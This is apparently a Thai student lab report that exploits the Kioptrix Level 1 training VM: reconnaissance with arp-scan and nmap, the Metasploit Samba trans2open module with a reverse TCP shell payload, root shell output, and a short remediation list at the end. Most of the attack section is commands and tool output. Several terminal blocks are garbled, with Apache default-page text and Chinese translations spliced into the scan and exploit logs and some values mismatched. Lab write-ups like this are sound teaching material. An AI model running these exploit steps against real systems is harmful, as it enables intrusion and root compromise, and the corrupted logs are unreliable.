

รายงานการโจมตี Kioptix 1.x (Samba Exploit) – VMware

ผู้ทำ: อติการ์ พันธุ์
รหัสนักศึกษา: 6604062636739

1. การตั้งค่า Virtual Machine (VMware)

- เปิด VMware Workstation/Player และโหลด VM ของ Kali Linux และ Kioptix 1.x
- ตั้งค่า Network Adapter ของ Kioptix จาก Bridge เป็น NAT
 - เพื่อให้ Kali Linux สามารถสื่อสารกับ Kioptix ใน network เดียวกัน
- กด Save และปิดเครื่อง VM ของ Kioptix

เหตุผล: NAT ช่วยให้เครื่องใน VMware อยู่ใน subnet เดียวกันและเข้าถึงได้ง่าย

```
Kioptix Level 1.vmx - Notepad
File Edit Format View Help
ide1:0.fileName = "F:"
ide1:0.deviceType = "atapi-cdrom"
ide1:0.allowGuestConnectionControl = "FALSE"
ide1:1.present = "FALSE"
ide1:1.fileName = "Kioptix Level 1.vmdk"
ide1:1.writeThrough = "TRUE"
ide1:1.allowGuestConnectionControl = "FALSE"
ide1:1.features = "1"
ide1:1.wakeOnPcktRcv = "FALSE"
ide1:1.networkName = "nat"
ide1:1.addressType = "generated"
ide1:1.guestOS = "other24xlinux"
ide1:1.location = "56 4d 63 1f 52 8b 35 db-6f b9 4c 7e c9 38 c9 d9"
ide1:1.bios = "56 4d 63 1f 52 8b 35 db-6f b9 4c 7e c9 38 c9 d9"
ide1:1.uuid = "52 77 3c 2e 12 81 3a 68-25 23 b3 92 4e 8e 01 ff"

ide1:1.generatedAddress = "00:0c:29:38:c9:d9"
ide1:1.redo = ""
vmotion.checkpointFBSize = "134217728"
pciBridge0.pciSlotNumber = "17"
pciBridge4.pciSlotNumber = "21"
pciBridge5.pciSlotNumber = "22"
pciBridge6.pciSlotNumber = "23"
pciBridge7.pciSlotNumber = "24"
ethernet0.pciSlotNumber = "32"
vmci0.pciSlotNumber = "33"
ethernet0.generatedAddressOffset = "0"
vmci0.id = "-360957418"
```


2. ตรวจสอบ IP ของ Kioptrix

- บน Kali Linux ใช้คำสั่ง:

```
sudo arp-scan -l
```

- ตรวจสอบหา IP ของเครื่อง Kioptrix → พบร้า **192.168.235.130**

นี่คือ IP target สำหรับขั้นตอนต่อไป



The screenshot shows a terminal window titled 'kali@kali: ~'. The terminal displays the output of the command 'sudo arp-scan -l'. The output includes a password prompt, interface information, and a list of scanned hosts. The host '192.168.235.130' is listed as an unknown device.

```
(kali㉿kali)-[~]
$ sudo arp-scan -l
[sudo] password for kali:
Interface: eth0, type: EN10MB, MAC: 00:0c:29:ec:f4:4c, IPv4: 192.168.235.131
WARNING: Cannot open MAC/Vendor file ieeeoui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.235.1 00:50:56:c0:00:08      (Unknown)
192.168.235.2 00:50:56:e1:fc:00      (Unknown)
192.168.235.130 00:0c:29:38:c9:d9    (Unknown)
192.168.235.254 00:50:56:f7:77:cf    (Unknown)

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.940 seconds (131.96 hosts/sec). 4 responded

$
```


3. ตรวจสอบ Port และ Services

- ใช้ Nmap ตรวจสอบ port และ service ที่เปิด:

```
sudo nmap -A 192.168.235.130
```

- ผลลัพธ์พบว่า Kioptix เปิด service สำคัญ:
 - SSH:** port 22
 - HTTP/HTTPS (Apache 1.3.20):** port 80 / 443
 - Samba:** port 139 / 445
 - RPC:** port 111 / 1024

บริการที่ใช้โฉมติดไป๋และเหมากับ Lab คือ **Samba**



```
(kali㉿kali)-[~]
$ sudo nmap -A 192.168.235.130
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-09-15 23:01 EDT
Nmap scan report for 192.168.235.130
Host is up (0.0010s latency). and replace this page. Note that until you do so, people visiting your website will see this page, and not your
Not shown: 994 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 2.9p2 (protocol 1.99)
| ssh-hostkey: 
|   1024 b8:74:6c:db:fd:b8:e6:66:e9:2a:2b:df:5e:6f:64:86 (RSA)  moved to /var/www. Alternatively, the contents of /var/www can be moved to
|   1024 8f:8e:5b:81:ed:21:ab:c1:80:e1:57:a3:3c:85:c4:71 (DSA)
|   1024 ed:4e:a9:4a:06:14:ff:15:14:ce:da:3a:80:db:e2:81 (RSA)
|_ sshv1: Server supports SSHv1
80/tcp    open  http         Apache httpd 1.3.20 ((Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/1.0.2h-fips RSA/2048 SHA256-DH/2.9.6 LibreSSL/3.1.1)
|_http-server-header: Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/1.0.2h-fips LibreSSL/3.1.1
|_http-title: Test Page for the Apache Web Server on Red Hat Linux
111/tcp   open  rpcbind     OS: 2 (RPC #100000) know that you've seen this page instead of the page you expected, you should send them e-mail
| rpcinfo: program name "webmaster" and directed to the website's domain should reach the appropriate person.
|   program version  port/proto service
|   100000  2          111/tcp   rpcbind www.example.com, you should send e-mail to "webmaster@example.com".
|   100000  2          111/udp   rpcbind
|   100024  1          1024/tcp  status
|_ 100024  1          1024/udp  status

Nmap scan finished at 2025-09-15 23:01 (0:00:07 elapsed)
```

4. ใช้ Metasploit สำหรับ Samba Exploit

1. เปิด Metasploit:

```
msfconsole
```

2. ค้นหา exploit ของ Samba:

```
search samba
```

3. เลือก exploit:

```
use 69
# exploit/linux/samba/trans2open
```


4. ตรวจสอบ payload:

```
show payloads
```

5. ตรวจสอบ options ของ exploit:

```
show options
```

- ตรวจสอบว่าต้องตั้งค่า RHOSTS, RPORT, payload



The screenshot shows the Metasploit Framework's search results table. The table lists various exploits and auxiliary modules related to Samba. The columns include ID, Name, Date, Difficulty, Status, and Description. The 'Description' column contains the word 'Samba' multiple times, indicating its relevance to the search query.

ID	Name	Date	Difficulty	Status	Description
47	auxiliary/dos/samba/lsa_transnames_heap	.	normal	No	Samba lsa_io_trans_names Heap Overflow
48	exploit/linux/samba/lsa_transnames_heap	2007-05-14	good	Yes	Samba lsa_io_trans_names Heap Overflow
49	└ target: Linux Vsyscall
50	└ target: Linux Heap Brute Force (Debian/Ubuntu)
51	└ target: Linux Heap Brute Force (Gentoo)
52	└ target: Linux Heap Brute Force (Mandriva)
53	└ target: Linux Heap Brute Force (RHEL/CentOS)
54	└ target: Linux Heap Brute Force (SUSE)
55	└ target: Linux Heap Brute Force (Slackware)
56	└ target: Linux Heap Brute Force (OpenWRT MIPS)
57	└ target: DEBUG
58	exploit/osx/samba/lsa_transnames_heap	2007-05-14	average	No	Samba lsa_io_trans_names Heap Overflow
59	└ target: Automatic
60	└ target: Mac OS X 10.4.x x86 Samba 3.0.10
61	└ target: Mac OS X 10.4.x PPC Samba 3.0.10
62	└ target: DEBUG
63	exploit/solaris/samba/lsa_transnames_heap	2007-05-14	average	No	Samba lsa_io_trans_names Heap Overflow
64	└ target: Solaris 8/9/10 x86 Samba 3.0.21-3.0.24
65	└ target: Solaris 8/9/10 SPARC Samba 3.0.21-3.0.24
66	└ target: DEBUG
67	auxiliary/dos/samba/read_nttrans_ea_list	.	normal	No	Samba read_nttrans_ea_list Integer Overflow
68	exploit/freebsd/samba/trans2open	2003-04-07	great	No	Samba trans2open Overflow (*BSD x86)
69	exploit/linux/samba/trans2open	2003-04-07	great	No	Samba trans2open Overflow (Linux x86)
70	exploit/osx/samba/trans2open	2003-04-07	great	No	Samba trans2open Overflow (Mac OS X PPC)
71	exploit/solaris/samba/trans2open	2003-04-07	great	No	Samba trans2open Overflow (Solaris SPARC)
72	└ target: Samba 2.2.x - Solaris 9 (sun4u) - Bruteforce
73	└ target: Samba 2.2.x - Solaris 7/8 (sun4u) - Bruteforce
74	exploit/windows/http/sambar6_search_results	2003-06-21	normal	Yes	Sambar6 Search Results Buffer Overflow
75	└ target: Automatic
76	└ target: Windows 2000
77	└ target: Windows XP

```

kali@kali: ~
File Actions Edit View Help
x86) 70 exploit/osx/samba/trans2open 2003-04-07 great No Samba trans2open Overflow (Mac OS X PPC)
S X PPC) 71 exploit/solaris/samba/trans2open 2003-04-07 great No Samba trans2open Overflow (Solaris SPARC)
is SPARC) 72 \_ target: Samba 2.2.x - Solaris 9 (sun4u) - Bruteforce
73 \_ target: Samba 2.2.x - Solaris 7/8 (sun4u) - Bruteforce
74 exploit/windows/http/samba_r6_search_results 2003-06-21 normal visit Yes Sambar 6 Search Results Buffer Overflow
75 \_ target: Automatic Linux 6.2 and earlier, then you are seeing this page because the default DocumentRoot set in /etc/httpd/conf.d/Armbian.conf under /home/httpd should now be moved to /var/www/.alternatives/. the contents of /var/www can be moved to /var/www/.alternatives/. target: Windows 2000
76 \_ target: Windows 2000
77 \_ target: Windows XP
Interact with a module by name or index. For example info 77, use 77 or use exploit/windows/http/sambar6_search_results
After interacting with a module you can manually set a TARGET with set TARGET 'Windows XP'.
[*] If you are the administrator of this website:
    You would like to let the administrators of this website know that you've seen this page instead of the page you expected, you should send them an e-mail to "webmaster" and directed to the website's domain should reach the appropriate person.
Compatible Payloads
#   Name           Disclosure Date  Rank  Check  Description
-   payload/generic/custom          .           normal  No  Custom Payload
0   payload/generic/debug_trap     .           normal  No  Generic x86 Debug Trap
1   payload/generic/shell_bind_aws_ssm .           normal  No  Command Shell, Bind SSM (via AWS API)
2   payload/generic/shell_bind_tcp .           normal  No  Generic Command Shell, Bind TCP Inline here.
3   payload/generic/ssh/interact    .           normal  No  Interact with Established SSH Connection
4   payload/generic/shell_reverse_tcp .           normal  No  Generic Command Shell, Reverse TCP Inline
5   payload/generic/tight_loop     .           normal  No  Generic x86 Tight Loop
6   payload/linux/x86/adduser     .           normal  No  Linux Add User
7   payload/linux/x86/chmod       .           normal  No  Linux Chmod
8   payload/linux/x86/exec        .           normal  No  Linux Execute Command
10  payload/linux/x86/meterpreter/bind_ipv6_tcp .           normal  No  Linux Mettle x86, Bind IPv6 TCP Stager (Linux x86)
11  payload/linux/x86/meterpreter/bind_ipv6_tcp_uid .           normal  No  Linux Mettle x86, Bind IPv6 TCP Stager with UU
[*] Powered by APACHE
[*] redhat

```

5. ตั้งค่า Target และ Payload

- ตั้งค่า IP ของ Kioptix:

```
set RHOSTS 192.168.235.130
```

- ตั้งค่า payload:

```
set PAYLOAD 29
```

- ตรวจสอบค่าทั้งหมดก่อนรัน exploit

```

[*]选用的 Apache Web Server 模块: msf6 exploit(linux/samba/trans2open) > set PAYLOAD linux/x86/shell/reverse_tcp
[*]PAYLOAD => linux/x86/shell/reverse_tcp
[*]msf6 exploit(linux/samba/trans2open) > show options
[*]Module options (exploit/linux/samba/trans2open):
[*]现在该目录的内容,并替换此页。注意直到你这样做,访问你的网站的人会看到此页,并且不会
[*]Name Current Setting Required Description
[*]RHOSTS 192.168.235.131 yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit/exploits/exploit-targets/
[*]LPORT 4444 yes The listen port (TCP)
[*]RPORT 139 yes The target port (TCP)

[*]Payload options (linux/x86/shell/reverse_tcp):
[*]Name Current Setting Required Description
[*]LHOST 192.168.235.131 yes The listen address (an interface may be specified)
[*]LPORT 4444 yes The listen port
[*]Exploit target:
[*]经验丰富的用户在访问 www.example.com 时,应将电子邮件发送至 "webmaster@example.com"。
[*]Id Name
[*]0 Samba 2.2.x - Bruteforce
[*]有关 Red Hat Linux 的说明和信息,请访问 Red Hat, Inc. 网站。Red Hat Linux 的手册可在 这里 找到。
[*]View the full module info with the info, or info -d command.
[*]感谢使用 Apache!
[*]msf6 exploit(linux/samba/trans2open) > set RHOSTS 192.168.235.130
[*]msf6 exploit(linux/samba/trans2open) > exploit
[*][*] 启动反向 TCP 处理器于 192.168.235.131:4444
[*][*] 192.168.235.130:139 - 尝试返回地址 0xbffffdfc ...

```

6. รัน Exploit

- รัน exploit เพื่อทดสอบการเข้าถึง Kioptrix:

`exploit`

- หากสำเร็จ → จะได้ session shell บนเครื่อง Kioptrix

```

[*]选用的 Apache Web Server 模块: msf6 exploit(linux/samba/trans2open) > exploit
[*][*] 启动反向 TCP 处理器于 192.168.235.131:4444
[*][*] 192.168.235.130:139 - 尝试返回地址 0xbffffdfc ...
[*][*] 192.168.235.130:139 - 尝试返回地址 0xbfffffcfc ...
[*][*] 192.168.235.130:139 - 尝试返回地址 0xbfffffbfc ...
[*][*] 192.168.235.130:139 - 尝试返回地址 0xbfffffafc ...
[*][*] 发送阶段 (36 字节) 到 192.168.235.130
[*][*] 192.168.235.130:139 - 尝试返回地址 0xbffff9fc ...
[*][*] 发送阶段 (36 字节) 到 192.168.235.130
[*][*] 192.168.235.130:139 - 尝试返回地址 0xbffff8fc ...
[*][*] 发送阶段 (36 字节) 到 192.168.235.130
[*][*] 192.168.235.130:139 - 尝试返回地址 0xbffff7fc ...
[*][*] 发送阶段 (36 字节) 到 192.168.235.130
[*][*] 192.168.235.130:139 - 尝试返回地址 0xbffff6fc ...
[*][*] 命令 shell 会话 1 打开 (192.168.235.131:4444 → 192.168.235.130:1025) 在 2025-09-16 00:14:35 -0400
[*][*] 将发送到名称 "webmaster" 并指向网站的域应该到达适当的人员。
[*][*] 命令 shell 会话 2 打开 (192.168.235.131:4444 → 192.168.235.130:1026) 在 2025-09-16 00:14:36 -0400
[*][*] 命令 shell 会话 3 打开 (192.168.235.131:4444 → 192.168.235.130:1027) 在 2025-09-16 00:14:37 -0400
[*][*] 命令 shell 会话 4 打开 (192.168.235.131:4444 → 192.168.235.130:1028) 在 2025-09-16 00:14:38 -0400
[*][*] ...

```

7. ตรวจสอบการเข้าถึง

- หลังจากได้ shell สามารถตรวจสอบระบบได้ด้วยคำสั่ง:

```
uname -a , whoami ,root
```

- สามารถตรวจสอบ user, kernel version และ environment ของ Kroptrix

The screenshot shows a terminal window titled "Exploit for the Apache Web Server" connected to 192.168.235.130. The session is running msf6 exploit(linux/samba/trans2open) and has set RHOSTS to 192.168.235.130. The exploit command has been run. The terminal output shows the exploit process, including sending stages and command shell sessions. It also shows the user becoming root and running 'whoami'. At the bottom, there is a "Powered by APACHE" watermark.

```
[*] Started reverse TCP handler on 192.168.235.131:4444. Note that until you do so, people visiting your website will see this page, and not your exploit payload.
[*] 192.168.235.130:139 - Trying return address 0xbffffdfc ...
[*] 192.168.235.130:139 - Trying return address 0xbfffffcfc ...
[*] 192.168.235.130:139 - Trying return address 0xbffffbfcc ...
[*] 192.168.235.130:139 - Trying return address 0xbfffffafc ...
[*] Sending stage (36 bytes) to 192.168.235.130
[*] 192.168.235.130:139 - Trying return address 0xbffff9fc ...
[*] Sending stage (36 bytes) to 192.168.235.130
[*] 192.168.235.130:139 - Trying return address 0xbffff8fc ...
[*] Sending stage (36 bytes) to 192.168.235.130
[*] 192.168.235.130:139 - Trying return address 0xbffff7fc ...
[*] Sending stage (36 bytes) to 192.168.235.130 website you just visited is either experiencing problems, or is undergoing routine maintenance.
[*] 192.168.235.130:139 - Trying return address 0xbffff6fc ...
[*] Command shell session 1 opened (192.168.235.131:4444 → 192.168.235.130:1025) at 2025-09-16 00:14:35 -0400
[*] Command shell session 2 opened (192.168.235.131:4444 → 192.168.235.130:1026) at 2025-09-16 00:14:36 -0400
[*] Command shell session 3 opened (192.168.235.131:4444 → 192.168.235.130:1027) at 2025-09-16 00:14:37 -0400
[*] Command shell session 4 opened (192.168.235.131:4444 → 192.168.235.130:1028) at 2025-09-16 00:14:38 -0400
username -
Linux kroptrix.level1 2.4.7-10 #1 Thu Sep 6 16:46:36 EDT 2001 i686 unknown
root account has been included with this distribution.
/bin//sh: root: command not found
whoami: and information on Red Hat Linux, please visit the Red Hat, Inc. website. The manual for Red Hat Linux is available here.
/bin//sh: whoami: command not found
whoami: use the image below on an Apache-powered Web server. Thanks for using Apache!
root
id
uid=0(root) gid=0(root) groups=99(nobody)
Powered by APACHE
Powered by redhat
Please use the image below on a Red Hat Linux-powered Web server. Thanks for using Red Hat Linux!
```

8. การแก้ไขและการป้องกัน (Remediation & Mitigation)

- ปิดหรืออัปเดตบริการที่มีช่องโหว่: ปิดบริการ Samba หากไม่จำเป็น และอัปเดต Samba หากต้องใช้งาน
- การตั้งค่า Firewall: ใช้ ufw หรือ iptables เพื่อบล็อกพอร์ตที่ไม่จำเป็น เช่น 139/445 และจำกัดการเข้าถึง SSH เฉพาะ IP ที่เชื่อถือได้
- ใช้ VPN และการเข้ารหัส: ใช้ VPN สำหรับการเชื่อมต่อและการเข้ารหัส (SSL/TLS) สำหรับ HTTP/HTTPS
- ติดตั้ง IDS: ติดตั้ง Intrusion Detection Systems เช่น Snort เพื่อตรวจจับพฤติกรรมผิดปกติ
- การอัปเดตระบบ: อัปเดตระบบและติดตั้ง security patches อย่างสม่ำเสมอ
- การฝึกอบรมผู้ใช้: สอนผู้ใช้เกี่ยวกับการตั้งรหัสผ่านที่แข็งแกร่งและการใช้ 2FA

9. สุรุปผล

- สามารถโจมตี **Samba service** บน Kioptix 1.x ผ่าน Metasploit ได้สำเร็จ
- ใช้ VM ของ VMware และ NAT network เพื่อให้ Kali Linux เข้าถึง Kioptix
- การโจมตีรวมถึงขั้นตอน: reconnaissance (arp-scan, nmap), exploit (Metasploit), และตรวจสอบ shell